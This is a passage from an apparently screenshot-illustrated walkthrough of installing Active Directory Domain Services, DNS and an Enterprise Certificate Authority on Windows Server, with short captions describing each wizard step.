
At this screen, we selected “next”:




Then, we confirmed details and selected “install”:




After the feature was installed, we proceeded with the post-installation configurations:




Here, we specified a Root domain name:




Following the Configuration Wizard, we specified the domain controller capabilities and created a Directory Services Restore Mode password:




At the “DNS Options” tab, we selected “Next”. Then, waited for the NetBIOS domain name to populate.




The default paths were accepted:




Before proceeding, we reviewed the configuration options:




After the Prerequisite Check was passed, we selected “Install”:




After installation, the server was restarted. After restarting the server, in the server dashboard, we can see that the ADDS and DNS tabs are both present.




Next, Certificate settings were configured. “Add roles and features” was selected and navigated to “Server Roles”:




Here, we selected “Certificate Authority”:




Following the Installation Wizard, we installed the Certificate Authority:




After installation, we again performed post installation configurations:




Doing so will prompt the ADDS configuration wizard to come up:




At the “Role Service” tab, we selected “Certificate Authority”:




Under "Setup Type", we selected "Enterprise CA":



